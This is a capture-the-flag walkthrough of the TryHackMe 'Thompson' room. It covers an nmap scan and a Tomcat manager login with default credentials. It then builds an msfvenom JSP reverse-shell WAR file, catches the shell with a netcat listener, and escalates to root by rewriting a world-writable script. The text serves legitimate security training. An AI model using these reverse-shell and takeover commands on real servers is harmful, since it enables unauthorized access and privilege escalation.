TryHackMe

Thompson

https://tryhackme.com/room/bsidesgtthompson

Walkthrough

By

https://tryhackme.com/p/iLinxz

1. NMAP Scan:


```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 fc:05:24:81:98:7e:b8:db:05:92:a6:e7:8e:b0:21:11 (RSA)
|   256 60:c8:40:ab:b0:09:84:3d:46:64:61:13:fa:bc:1f:be (ECDSA)
|_  256 b5:52:7e:9c:01:9b:98:0c:73:59:20:35:ee:23:f1:a5 (ED25519)
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp open  http    Apache Tomcat 8.5.5
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/8.5.5
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Great, we have three ports open:

1. Port 22 – running SSH
2. Port 8009 – running Apache Jserv
3. Port 8080 – running Tomcat

Great, what can we do?

When visiting port 8080, we're greeted by this:



Nothing of importance, really. The source code doesn't say anything of value either.

Maybe we can try to log in using default credentials…

I'll use every combination of username:password from here:

https://github.com/netbiosX/Default-Credentials/blob/master/Apache-Tomcat-Default-Passwords.mdown

Apparently, it worked.

One of the default creds from within the git repository worked and now I am logged in.

Manager

List Applications	HTML Manager Help	Manager Help	Server Status

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	*None specified*	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	*None specified*	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	*None specified*	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/hgkFDt6wiHIUB29WWEON5PA	*None specified*		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	*None specified*	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	*None specified*	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Scrolling through this page lead me to believe we can actually upload files to the server:

WAR file to deploy

Select WAR file to upload Browse… No file selected.

Deploy

The files we want to upload have to be in a .war format. Hmph, maybe msfvenom can help with that.

WAR

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f war > shell.war
```

https://redteamtutorials.com/2018/10/24/msfvenom-cheatsheet/

After creating the .war file, I upload it.

```
kali@kali:~$ ls
Desktop  Documents  Downloads  Music  NewFolder  Pictures  Public  shell.war  Templates  Videos
```

Select WAR file to upload Browse… shell.war

Deploy

/shell	*None specified*		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Let's start our netcat listener and start listening for incoming connections. After I click on the /shell within my browser window, my netcat gets a connection:

```
kali@kali:~$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.11.6.36] from (UNKNOWN) [10.10.207.130] 40956
whoami
tomcat
```

We're logged in as user tomcat.

Let's look around for files.

```
cd /home
ls -la
total 12
drwxr-xr-x  3 root root 4096 Aug 14  2019 .
drwxr-xr-x 22 root root 4096 Aug 14  2019 ..
drwxr-xr-x  4 jack jack 4096 Aug 23  2019 jack
cd jack
ls -la
total 48
drwxr-xr-x 4 jack jack 4096 Aug 23  2019 .
drwxr-xr-x 3 root root 4096 Aug 14  2019 ..
-rw------- 1 root root 1476 Aug 14  2019 .bash_history
-rw-r--r-- 1 jack jack  220 Aug 14  2019 .bash_logout
-rw-r--r-- 1 jack jack 3771 Aug 14  2019 .bashrc
drwx------ 2 jack jack 4096 Aug 14  2019 .cache
-rwxrwxrwx 1 jack jack   26 Aug 14  2019 id.sh
drwxrwxr-x 2 jack jack 4096 Aug 14  2019 .nano
-rw-r--r-- 1 jack jack  655 Aug 14  2019 .profile
-rw-r--r-- 1 jack jack    0 Aug 14  2019 .sudo_as_admin_successful
-rw-r--r-- 1 root root   39 Aug  7 08:04 test.txt
-rw-rw-r-- 1 jack jack   33 Aug 14  2019 user.txt
-rw-r--r-- 1 root root  183 Aug 14  2019 .wget-hsts
cat user.txt
```

Great, we've gotten the user flag. Now onto root…

We can clearly see that there is an .sh script in this directory. "id.sh"

What does it do?

```
cat id.sh
#!/bin/bash
id > test.txt
```

Since it’s writable by anyone, we can try to change it to give us the output of root.txt.

```
echo "cat /root/root.txt > test.txt" > id.sh
```

```
bash id.sh
cat test.txt
[illegible]
```

We had to run ‘bash <script_name>’ as #!/bin/bash was present no more in the script itself.

But nevertheless, we’ve gotten the root flag.

==========

END

😊